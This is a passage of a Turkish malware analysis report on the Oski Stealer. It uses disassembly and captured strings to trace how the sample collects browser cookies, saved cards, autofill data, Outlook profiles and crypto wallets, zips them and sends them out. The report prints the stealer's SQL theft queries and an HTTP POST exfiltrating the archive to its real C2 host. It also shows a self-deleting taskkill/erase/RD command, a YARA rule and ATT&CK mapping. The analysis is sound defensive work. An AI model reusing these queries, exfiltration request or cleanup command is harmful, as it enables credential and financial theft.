edx:"cookies\\\\Google_Chrome_Network.txt" [ebp+8]: "C:\\Users\\[REDACTED]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Google_Chrome_Network.txt" edx:"cookies\\\\Google_Chrome_Network.txt" [ebp+c]: "Network" [ebp+10]: "Google Chrome" edx:"cookies\\\\Google_Chrome_Network.txt", 00D220C:&"cookies\\\\%s.%s.txt" edx:"cookies\\\\Google_Chrome_Network.txt" 00DD23E4:&"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-116444480800, name, encrypted_value from cookies" [ebp-28]: "SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-116444480800, name, encrypted_value from cookies" edx:"cookies\\\\Google_Chrome_Network.txt" </pre>
---	--

Şekil 17- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılım, SQL sorgusu ile **browserlarda** bulunan **cookie** bilgilerini almaktadır. Select sorgusu yapılır ve bilgiler **Cookies** klasörünün içine **Google Chrome_Network.txt** dosyasına kaydedilir.

Yaptığı select sorgusu;

```
"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-116444480800, name, encrypted_value from cookies"
```

<pre> push eax call dword ptr ds:[<&CopyFile>] push 104 push 0 lea edx,dword ptr ss:[ebp-138] push edx call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12191c0 add esp,c mov eax,dword ptr ss:[ebp+c] push eax mov ecx,dword ptr ss:[ebp+10] push ecx mov edx,dword ptr ds:[12423e8] push edx lea eax,dword ptr ss:[ebp-138] push eax call dword ptr ds:[<&sprintfA>] add esp,10 mov ecx,dword ptr ss:[1242088] mov dword ptr ss:[ebp-28],ecx lea edx,dword ptr ss:[ebp-24] push edx lea eax,dword ptr ss:[ebp-240] push eax call dword ptr ds:[<&sqlite3_open>] add esp,8 test eax,eax </pre>	<pre> [ebp+c]: "Default" [ebp+10]: "Google Chrome" 012423e8: "&cc\\\\\\%s_%s.txt" 01242088: "&SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted </pre>
---	--

Şekil 18- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılım, SQL sorgusu ile **browserlar da** bulunan **kredi kartı bilgilerini** almaktadır. **Select sorgusu** yapılır ve bilgiler **cc klasörünün** içine browserın adı ile birlikte oluşturulan **txt** dosyasının içine **kart sahibinin adı , son kullanma tarihi , kredi kartı numarasını** kaydetmektedir.

Yaptığı select sorgusu;

```
SELECT    name_on_card,    expiration_month,    expiration_year,
card_number_encrypted FROM credit_cards"
```


<pre> [call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12191c0] add esp,c mov eax,dword ptr ss:[ebp+c] push eax mov ecx,dword ptr ss:[ebp+10] push ecx mov edx,dword ptr ds:[12421a8] push edx lea eax,dword ptr ss:[ebp-118] push eax [call dword ptr ds:[<&sqlite3_open>]] add esp,10 mov ecx,dword ptr ss:[12425f0] mov dword ptr ss:[ebp-8],ecx lea edx,dword ptr ss:[ebp-4] push edx lea eax,dword ptr ss:[ebp-220] push eax [call dword ptr ds:[<&sqlite3_open>]] add esp,8 test eax,eax jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.122892f push 0 lea ecx,dword ptr ss:[ebp-c] push ecx push FFFFFFFF mov edx,dword ptr ss:[ebp-8] push edx </pre>	<pre> [ebp+c]: "Default" [ebp+10]: "Google Chrome" 012421a8: "&"autofill\\\\\\\\%s_.txt" 012425f0: "&"SELECT name, value FROM autofill" [ebp-8]: "C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\\\" [ebp-8]: "C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\\\" </pre>
---	--

Şekil 19- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılım, SQL sorgusu ile **browserler'da** bulunan **otomatik doldurma bilgilerini** almaktadır. **Select sorgusu** yapılır ve bilgiler **autofill** klasörünün içine browserin adı ile birlikte oluşturulan **txt** dosyasının içeriğine kaydedilir.

Yaptığı select sorgusu;

"SELECT name, value FROM autofill"

```

00FE2498:&"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\937
ff4a1e44c291bb918d6ed5329bc56f81b.FCF240
00FE2588:&"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\937
ff4a1e44c291bb918d6ed5329bc56f81b.FCF240
edx:"Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
edx:"Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
00FE20BC:&"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\937
00FE2210:&"Software\\Microsoft\\Office\\13.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
edx:"Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
edx:"Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
00FE2644:&"Software\\Microsoft\\Office\\13.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
00FE2184:&"Software\\Microsoft\\Office\\13.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
edx:"Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
edx:"Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
00FE26AC:&"Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2
00FE2298:&"Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3888A00104B2A6676\\00000004", 00FE2

```

Şekil 20- Zararlı yazılımın Outlook hesap bilgilerini elde etmesi

Zararlı yazılım, **Outlook** verilerini elde etmek için **kayıt defterindeki Outlook** dizinlerinden istediği **bilgilere erişmektedir**. Aldığı bilgileri **Outlook.txt** dosyası açarak kaydeder.

```

push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FE1F98
call dword ptr ds:[<&lstcat>]
mov ecx,dword ptr ds:[FE2190]
push ecx
mov edx,dword ptr ds:[FE211C]
push edx
mov eax,dword ptr ds:[FE211C]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FD4E20
add esp,c
mov ecx,dword ptr ds:[FE22E4]
push ecx
mov edx,dword ptr ds:[FE2680]
push edx
mov eax,dword ptr ds:[FE2680]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FD4E20
add esp,c
mov ecx,dword ptr ds:[FE25E8]
push ecx
mov edx,dword ptr ds:[FE2610]
push edx
mov eax,dword ptr ds:[FE2620]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FD4E20
add esp,c
mov ecx,dword ptr ds:[FE25E8]
push ecx
mov edx,dword ptr ds:[FE2290]
push edx
mov eax,dword ptr ds:[FE2344]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FD4E20

```


```

ecx:"C:\\ProgramData\\619358070482733", 00FE2190
ecx:"C:\\ProgramData\\619358070482733"
00FE211C:&"\\Bitcoin\\"
00FE211C:&"\\Bitcoin\\"
ecx:"C:\\ProgramData\\619358070482733", 00FE22E4
ecx:"C:\\ProgramData\\619358070482733"
00FE2680:&"\\Ethereum\\"
00FE2680:&"\\Ethereum\\"
ecx:"C:\\ProgramData\\619358070482733", 00FE25E8
ecx:"C:\\ProgramData\\619358070482733"
00FE2610:&"\\Electrum\\wallets\\"
00FE2620:&"\\Electrum\\"
ecx:"C:\\ProgramData\\619358070482733", 00FE25E8
ecx:"C:\\ProgramData\\619358070482733"
00FE2290:&"\\Electrum-LTC\\wallets\\"
00FE2344:&"\\Electrum-LTC\\"

```

Şekil 21- Zararlı yazılımın hedeflediği kripto cüzdanları

Zararlı yazılım, oluşturduğu **Crypto** klasörünün içine **hedeflediği kripto cüzdanlarına** ait **klasörler oluşturur** ve **Kripto** cüzdanları ile ilgili **elde ettiği bilgileri** klasörlerin içine **kaydeder**.



Şekil 22- Crypto cüzdanları ile ilgili oluşturduğu klasörler

Zararlı yazılımının **ProgramData**'da oluşturduğu klasörün içerisinde **Crypto** klasörleri bulunmuştur.

Bitcoin	Ethereum	Electrum	Electrum-LTC
ElectronCash	Exodus	MultiDoge	Zcash
DashCore	Litecoin	Anoncoin	BBQCoin
devcoin	digitalcoin	Florincoin	Franko
Freicoi	GoldCoinGLD	Infinitecoin	IOCoin
Ixcoin	Megacoin	Mincoin	Namecoin
Primecoin	Terracoin	YACoin	Jaxx

Tablo 4- Hedeflenen kripto cüzdanları

50		push eax	
8B0D 08262F01		mov ecx,dword ptr ds:[12F2608]	012F2608:&"system.txt"
51		push ecx	
E8 6559FEFF		call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55A8	
83C4 08		add esp,8	
8945 FC		mov dword ptr ss:[ebp-4],eax	
837D FC 00		cmp dword ptr ss:[ebp-4],0	
0F84 13040000		jg 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E0069	
8B15 00262F01		mov edx,dword ptr ds:[12F2600]	012F2600:&"system -----"
52		push edx	
8B45 FC		mov eax,dword ptr ss:[ebp-4]	
50		push eax	
E8 5C59FEFF		call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2	
83C4 08		add esp,8	
68 709D2E01		push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E9D70	
8B4D FC		mov ecx,dword ptr ss:[ebp-4]	
51		push ecx	
E8 4B59FEFF		call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2	
83C4 08		add esp,8	
E8 E1B5FFFF		call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12DB260	
50		push eax	
8B15 6C232F01		mov edx,dword ptr ds:[12F236C]	012F236C:&"windows: %s"
52		push edx	
8B45 FC		mov eax,dword ptr ss:[ebp-4]	
50		push eax	
E8 3259FEFF		call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2	
83C4 0C		add esp,C	
68 749D2E01		push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E9D74	
8B4D FC		mov ecx,dword ptr ss:[ebp-4]	
51		push ecx	
E8 2159FEFF		call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2	
83C4 08		add esp,8	
E8 77B5FFFF		call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12DB220	
50		push eax	
8B15 94242F01		mov edx,dword ptr ds:[12F2494]	012F2494:&"Bit: %s"
52		push edx	
8B45 FC		mov eax,dword ptr ss:[ebp-4]	

Şekil 23- System.txt dosyasının oluşturulması

Zararlı yazılım, **system.txt** dosyası oluşturmaktadır. Bu dosyanın içerisine **sisteme ait** bilgilerini kaydetmektedir.

55		push ebp	
8BEC		mov ebp,esp	
8B45 0C		mov eax,dword ptr ss:[ebp+C]	
50		push eax	
6A 02		push 2	
6A 00		push 0	
8B4D 08		mov ecx,dword ptr ss:[ebp+8]	
51		push ecx	
E8 FCB5FFFF		call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12D48F0	[ebp+8]: "_7731675564.zip" ecx: "_7731675564.zip"
83C4 10		add esp,10	

Şekil 24- Tüm dosyaları zipleme işlemi

Zararlı yazılım, oluşturduğu klasörün içine bütün **dosyaları zipleyip** kaydetmektedir.

autofill	26.03.2024 13:59	Dosya klasörü	
cc	26.03.2024 13:59	Dosya klasörü	
cookies	26.03.2024 13:59	Dosya klasörü	
crypto	26.03.2024 13:59	Dosya klasörü	
_1048506931.zip	26.03.2024 14:00	ZIP Dosyası	0 KB
outlook.txt	26.03.2024 13:59	Metin Belgesi	0 KB
passwords.txt	26.03.2024 13:59	Metin Belgesi	0 KB
screenshot.jpg	26.03.2024 14:00	JPEG resmi	331 KB
system.txt	26.03.2024 14:00	Metin Belgesi	3 KB

Şekil 25- Zararlı yazılımın random sayılar ile oluşturduğu klasörün son hali

Zararlı yazılım, son olarak anlık **ekran görüntüsü** olarak klasöre **kaydetmektedir**.

```
POST /o/ HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, */q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, */q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 268774
Host: 9entrevera.sa.com
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="file"; filename="_6260717449.zip"
Content-Type: zip

PK.....L|X..g....."...autofill/Google Chrome_Default.txtUT
.....f...fu...A.Dc.8.....r./..k.m.6.....xNK...../_.....k...G.....-z/>.u.....j...Y.....u{.....p.q.
.G.....1Wa.).....u.*\..zr.{...E.....n$....U.....[K...E3?...Y.....?...'..b.R.....e.2x.d,u...b..x~f/...0lux...Y.....r...0...*..J~G..._.
```

Şekil 26- Zararlı yazılım zip dosyasını kendisine gönderme işlemi

Zararlı yazılım, oluşturduğu **zip** dosyasını **POST** metodu ile kendi **C2** sunucusuna göndermektedir.

mov edx,dword ptr ds:[2A2570]	002A2570:&"C:\\\\ProgramData\\\\"
push edx	
call dword ptr ds:[<&SetCurrentDirectoryA>]	
lea eax,dword ptr ss:[ebp-D834]	
push eax	
call dword ptr ds:[<&RemovedDirectoryA>]	
mov ecx,dword ptr ds:[2A2568]	002A2568:&"C:\\\\ProgramData\\\\"sqlite3.dll"
push ecx	
call dword ptr ds:[<&DeleteFileA>]	
mov edx,dword ptr ds:[2A22F0]	002A22F0:&"C:\\\\ProgramData\\\\"freeb13.dll"
push edx	
call dword ptr ds:[<&DeleteFileA>]	
mov eax,dword ptr ds:[2A2398]	002A2398:&"C:\\\\ProgramData\\\\"mozglue.dll"
push eax	
call dword ptr ds:[<&DeleteFileA>]	
mov ecx,dword ptr ds:[2A2458]	002A2458:&"C:\\\\ProgramData\\\\"msvcpl40.dll"
push ecx	
call dword ptr ds:[<&DeleteFileA>]	
mov edx,dword ptr ds:[2A2440]	002A2440:&"C:\\\\ProgramData\\\\"nss3.dll"
push edx	
call dword ptr ds:[<&DeleteFileA>]	
mov eax,dword ptr ds:[2A2618]	002A2618:&"C:\\\\ProgramData\\\\"softokn3.dll"
push eax	
call dword ptr ds:[<&DeleteFileA>]	
mov ecx,dword ptr ds:[2A20F4]	002A20F4:&"C:\\\\ProgramData\\\\"vcruntime140.dll"
push ecx	
call dword ptr ds:[<&DeleteFileA>]	
lea edx,dword ptr ss:[ebp-D834]	

Şekil 27- C2 sunucusundan indirdiği DLL'lerin silinme işlemi

Zararlı yazılım, bütün işlemlerini **bitirdikten** sonra **C2** sunucusundan indirdiği **DLL** görünümlü html dökümanlarını **DeleteFileA** API'sini kullanarak **silmektedir**.

mov eax,dword ptr ds:[2A2634]	eax:"C:\\ProgramData"
push eax	
lea ecx,dword ptr ss:[ebp-110]	
push ecx	
call dword ptr ds:[<&wsprintfA>]	
add esp,14	
lea edx,dword ptr ss:[ebp-218]	
push edx	
push 104	
call dword ptr ds:[<&GetCurrentDirectoryA>]	
push 0	
lea eax,dword ptr ss:[ebp-218]	
push eax	
lea ecx,dword ptr ss:[ebp-110]	
push ecx	
mov edx,dword ptr ds:[2A2634]	eax:"C:\\ProgramData"
push edx	ecx:"/c taskkill /pid 3060 & erase C:\\Users\\[redacted]\\Desktop\\2e77a1b324229a10ce5ac
push 0	
push 0	
call dword ptr ds:[<&ShellExecuteA>]	
mov ecx,dword ptr ss:[ebp-4]	ecx:"/c taskkill /pid 3060 & erase C:\\Users\\[redacted]\\Desktop\\2e77a1b324229a10ce5ac
mov eax,ebp	002A2634:&"cmd.exe"

Şekil 28- Zararlı yazılımın kendini silme işlemi

Zararlı yazılım, “**taskkill /PID %d**” komutu ile belirtilen **PID**'ye göre programı sonlandırır. “**erase %s**” komutu sayesinde belirtilen dosyayı siler. “**RD /S /Q %s**” komutu ile sessiz mod ile belirtilen dizinin ve kendisine ait tüm dizinleri ve dosyaları kaldırır. “**exit**” komutu ile komut istemcisini kapatır.

```
"/c taskkill /pid 3184 & erase
```

```
C:\\Users\\***\\Desktop\\2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6  
ed5329b' & RD /S /Q C:\\ProgramData\\773167556451341\\* & exit"
```

YARA Kuralı

```
import "pe"

rule Oski_Stealer

{

    meta:

        description = "Oski_Stealer"

    strings:

        $key = "056139954853430408"

        $url = "9entrevera.sa.com"

        $str1 = "erase %s"

        $str2 = "/c taskkill /pid %d"

        $str3 = "crypto"

        $str4 = "RD /S /Q %s\\"

        $str5 = "passwords.txt"

        $str6 = "Outlook.txt"

        $select1 = "SELECT origin_url, username_value, password_value
FROM logins"

        $select2 = "SELECT name, value FROM autofill"
```


\$coin1 = "digitalcoin"

\$coin2 = "Namecoin"

\$coin3 = "Electrum-LTC"

\$coin4 = "Bitcoin"

\$browser1 = "Brave"

\$browser2 = "CryptoTab"

\$browser3 = "TorBro"

\$browser4 = "Cent"

condition:

filesize <= 1MB and

\$key and \$url or

(\$select1 and \$select2 and 3 of (\$str*)) or

(2 of (\$coin*) and 2 of (\$browser*))

}

MITRE ATTACK TABLE

Discovery	Execution	Collection	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Debugger Evasion (T1622)	Command and Scripting Interpreter (T1059)	Archive Collected Data (T1560)		Debugger Evasion (T1622)	Credentials from Password Stores (T1555)	Data Encoding (T1132)	Exfiltration Over C2 Channel (T1041)
Query Registry (T1012)		Automated Collection (T1119)		Deobfuscate /Decode Files or Information (T1140)	Steal Web Session Cookie (T1539)		
System Information Discovery (T1082)		Browser Session Hijacking (T1185)		File and Directory Permissions Modification (T1222)	Unsecured Credentials (T1552)		
System Time Discovery (T1124)		Data from Local System (T1005)					
Browser Information Discovery (T1217)		Screen Capture (T1113)					

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.
2. Kullanılan işletim sistemini güncel tutulmalıdır.
3. Kripto hesaplarda var ise iki adımlı doğrulama kullanılmalıdır.
4. Parmak izi şifreleme USB cihazları kullanılabilir.
5. Kullanılan uygulamalar güncel tutulmalıdır.
6. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.
7. Bilinmeyen uygulamalar kontrol edilmeden çalıştırılmamalıdır.

HAZIRLAYAN

Tamer Burak Telseren

[linkedin](#)

